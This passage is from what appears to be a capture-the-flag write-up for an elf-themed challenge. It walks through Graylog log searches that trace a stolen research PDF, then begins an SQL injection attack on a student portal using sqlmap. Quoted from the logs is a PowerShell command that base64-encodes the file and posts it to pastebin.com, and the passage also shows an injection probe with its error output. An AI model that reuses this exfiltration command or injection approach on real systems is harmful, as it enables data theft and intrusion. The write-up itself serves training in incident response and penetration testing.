
```
LogonType:3 AND EventID:4624
```

If we scroll up from 06:04:28, we don't see any new connections involved until we find elfu-wks-3 at 06:07:22.




```
2019-11-19 06:07:22.000   elfu-res-wks3   elfu-res-wks3   ELFU-RES-WKS2
elfu-res-wks3 MSWinEventLog 1 Security 2762 Tue Nov 19 06:07:22 2019 4624 Microsoft-Windows-Security-Auc
Audit elfu-res-wks3 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account N
n: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevate
ation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account

2019-11-19 06:04:12.000   elfu-res-wks2   elfu-res-wks2   DEFANELF
elfu-res-wks2 MSWinEventLog 1 Security 235 Tue Nov 19 06:04:12 2019 4624 Microsoft-Windows-Security-Audi
Audit elfu-res-wks2 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account N
n: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevate
ation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account

2019-11-19 06:04:12.000   elfu-res-wks2   elfu-res-wks2   DEFANELF
```

Expanding that event gives us the answer.



```
AccountDomain
-
AccountName
alabaster
AuthenticationPackage
NTLM
DestinationHostname
elfu-res-wks3
EventID
4624
LogonProcess
NtLmSsp
LogonType
3
SourceHostName
ELFU-RES-WKS2
SourceNetworkAddress
192.168.247.176
```

Question 9—What secret document did the attacker transfer from wks-3 to wks-2?



Question 9:


What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

We can look for sysmon file creation event id of ***2*** *with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*


```
AND NOT TargetFilename:/.+AppData.+/
```

Use the query they recommend for finding files created on wks2




```
EventID:2  AND source:elfu\-res\-wks2
```

With TargetFileName selected on the left side we see this.




```
2019-11-19 06:09:11.000     elfu-res-wks2     C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-b6f5-4333-8df6-e74d7c9aead
                                              4.xml
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 829 Tue Nov 19 06:09:11 2019 2 Microsoft-Windows-Sysmon SY
STEM User Information elfu-res-wks2 File creation time changed (rule: FileCreateTime) File creation time changed: RuleName: U
tcTime: 2019-11-19 14:09:10.999 ProcessGuid: {BA5C6BBB-F63E-5DD3-0000-00108C020100} ProcessId: 876 Image: C:\Windows\system3
2\svchost.exe TargetFilename: C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml C

2019-11-19 06:09:11.000     elfu-res-wks2     C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-b6f5-4333-8df6-e74d7c9aead
                                              4.xml
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 830 Tue Nov 19 06:09:11 2019 2 Microsoft-Windows-Sysmon SY
STEM User Information elfu-res-wks2 File creation time changed (rule: FileCreateTime) File creation time changed: RuleName: U
tcTime: 2019-11-19 14:09:11.046 ProcessGuid: {BA5C6BBB-F63E-5DD3-0000-00108C020100} ProcessId: 876 Image: C:\Windows\system3
2\svchost.exe TargetFilename: C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml C

2019-11-19 06:09:10.000     elfu-res-wks2     C:\Windows\SoftwareDistribution\Download\6ac46b1131456e33f18df75b477d8c27\BIT8D67.tmp
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 827 Tue Nov 19 06:09:10 2019 2 Microsoft-Windows-Sysmon SY
```

We can remove some of the cruft by adding a regex to the search.




```
EventID:2 AND source:elfu\-res\-wks2 AND NOT TargetFilename:/.+ProgramData.+/
```



```
2019-11-19 06:07:51.000     elfu-res-wks2     C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2019 Tue Nov 19 06:07:50 2019 2 M:
YSTEM User Information elfu-res-wks2 File creation time changed (rule: FileCreateTime) File creation
UtcTime: 2019-11-19 14:07:50.000 ProcessGuid: {AB5C6CCB-F401-5ED3-0000-00102AA83200} ProcessId: 4372
```

Question 10—What IP address did the attacker exfiltrate the file to?



Question 10:

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?


Answer: 104.22.3.84

*We can look for the original document in **CommandLine** using regex.*


*When we do that, we see a long a long PowerShell command using **Invoke-Webrequest** to a remote URL of **https://pastebin.com/post.php**.*

*We can pivot off of this information to look for a sysmon network connection id of **3** with a source of **elfu-res-wks2** and **DestinationHostname** of **pastebin.com**.*

Use this query and we see one event.



```
CommandLine:/.+super_secret_elfu_research\.pdf.+/
```



```
06:14:24.000          elfu-res-wks2
-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2467 Tue Nov 19 06:14:24 2019 1 Microsoft-Windows-Sysmon
ser Information elfu-res-wks2 Process Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 14:
5 ProcessGuid: {BA5C6BBB-ED6A-5DD3-0000-0010303D3400} ProcessId: 1232 Image: C:\Windows\SysWOW64\WindowsPowerShell\v
rshell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description: Windows PowerShell Product: Microsoft®
```


f370-1b70-11ea-b211-0242ac120005

CommandLine


```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri htt
ps://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden";
"paste_code" = $([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Deskt
op\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "pas
te_private" = "0"; "paste_name"="cookie recipe" }
```

EventID
1

Look for the pastebin.com connection.



```
source:elfu\-res\-wks2 AND DestinationHostname:pastebin.com AND EventID:3
```



```
2019-11-19 06:14:25.000          elfu-res-wks2
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2441 Tue Nov 19 06:14:25 2019 3
SYSTEM User Information elfu-res-wks2 Network connection detected (rule: NetworkConnect) Network c
me: UtcTime: 2019-11-19 13:14:25.757 ProcessGuid: {BA5C6BBB-ECF2-5DD3-0000-00108636330O} ProcessIc
ysWOW64\WindowsPowerShell\v1.0\powershell.exe User: elfu-res-wks2\alabaster Protocol: tcp Initiate
```

5f9e04e0-1b70-11ea-b211-0242ac120005

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0


Routed into streams

DestinationHostname
pastebin.com

DestinationIp
104.22.3.84

DestinationPort
80


Here’s the success message.



Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Now to collect the hints.



Pepper Minstix 2:48PM

That's it - hooray!

Have you had any luck retrieving scraps of paper from the Elf U server?


You might want to look into SQL injection techniques.

OWASP is always a good resource for web attacks.

For blind SQLi, I've heard Sqlmap is a great tool.

In certain circumstances though, you need custom tamper scripts to get things going!

...


SQLMap Tamper Scripts

From: Pepper Minstix

Sqlmap Tamper Scripts

SQL Injection

From: Pepper Minstix

SQL Injection from OWASP


https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win
https://www.owasp.org/index.php/SQL_Injection

Attack the Student Portal Server


We were given the link to the Student Portal server in the objective.
https://studentportal.elfu.org/

Reconnaissance

A simple test, ;' in the first name field shows that the site is vulnerable to SQL injection.




From the hints, it is obvious that we can use sqlmap tamper scripts.


```
Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status) VALUES (';'', 'a@b.c', 'a', '1', 'a', 'a', 'pending')
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'a@b.c', 'a', '1', 'a', 'a', 'pending')' at line 2
```


The MariaDB server worried me, but searches showed me that sqlmap treats MariaDB as MySQL.

When the web app submits an application, it sends it to application_received.php. Chrome developer tools show what the app put in form data (expanded below, then raw below that.)



```
application-received.php
jquery-3.3.1.slim.min.js
css?family=Abril+Fatface|Roboto:300,400,500
bootstrap.min.css
all.css
popper.min.js
style.css
bootstrap.min.js
main.js
zOL64pLDIL1D99S8g8PtiKchq-dmjQ.woff2
KFOmCnqEu92Fr1Mu4mxK.woff2
fa-solid-900.woff2
topbanner.jpg

13 requests | 1.5 KB transferred | 529 KB resources | Finish: 104 ms
```


```
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36

Form Data
name: a
elfmail: c@d.e
program: f
phone: 1
whyme: g
essay: h
token: MTAwOTk2ODUyNjcyMTU3ODA3NTgyMzEwMDk5Njg1Mi42NzI=_MTI5Mjc1OTcxNDIwMTYzMjMxODk5Mjg1LjUwNA==
```




```
name=a&elfmail=c%40d.e&program=f&phone=1&whyme=g&essay=h&token=MTAwOTk3NjM4MjA4MTU3ODA4ODA5NzEwMDk5NzYzOC4yMDg%3D_MTI5Mjc2OTc2OTA2MjQzMjMxOTI0NDIyLjY1Ng%3D%3D
```

The data is just as it was entered into the form, but there is also a long token. Where did that come from?

Returning to the application form shows that the form uses the function submitApplication() to send the data to application_received.php.




```
= nav-link" href="check.php">Check Application Status</a>






ent -->
ass="main-container ">
ainer-fluid ">
row vhf-100">
ss="col-12 col-lg-6">
 class="row h-100 align-items-center py-4">
div class="col-12 col-sm-8 col-lg-6 mx-auto text-center">
 <div class="row mt-5">
 </div>
   <form id="apply" action="/application-received.php" method="post" class="form-signin mb-5" onSubmit="submitApplication()">
       <br/>
       <h1 class="display-4 mb-5 font-weight-normal">Application Form</h1>
       <div class="row">
           <div class="col-12 col-lg-6">
               <div class="form-group mb-4">
                   <label class="sr-only">First Name</label>
                   <input name="name" type="text" class="form-control form-control-lg border-danger" placeholder="First Name">
               </div>
           </div>
           <div class="col-12 col-lg-6">
               <div class="form-group mb-4">
                   <label class="sr-only">Last Name</label>
                   <input type="text" class="form-control form-control-lg border-danger" placeholder="Last Name">
               </div>
           </div>
```



```
<div class="col-12 col-sm-8 col-lg-6 mx-auto text-center">
  <div class="row mt-5">
  </div>
    <form id="apply" action="/application-received.php" method="post" class="form-signin mb-5" onSubmit="submitApplication()">
        <br/>
        <h1 class="display-4 mb-5 font-weight-normal">Application Form</h1>
        <div class="row">
            <div class="col-12 col-lg-6">
                <div class="form-group mb-4">
```


At the bottom of the source for apply.php, there is the code for submitApplication()



```
function submitApplication() {
  console.log("Submitting");
  elfSign();
  document.getElementById("apply").submit();
}
function elfSign() {
  var s = document.getElementById("token");

  const Http = new XMLHttpRequest();
  const url='/validator.php';
  Http.open("GET", url, false);
  Http.send(null);

  if (Http.status === 200) {
    console.log(Http.responseText);
    s.value = Http.responseText;
  }

}
```

.

The submitApplication() function calls elfSign(), which inserts the response from /validator.php into the element token.



studentportal.elfu.org/validator.php

```
MTAwOTk2OTA3NTIwMTU3ODA3NjY4MDEwMDk5NjkwNy41Mg==_MTI5Mjc2MDQxNjI1NjAzMjMxOTAxMDQwLjY0
```

Now we know where the token comes from.

Preparing the attack

We will have to configure sqlmap to get a new token for each request it submits. There are three options that I see: csrf-url, tamper, and eval.

csrf-url

This option was promising but sqlmap would not recognize the token. I can no longer find the reference, but the csrf option expects the token to be wrapped, depending on the method used. One of the methods was wrapping in HTML, but the student portal site sends the token raw.

tamper

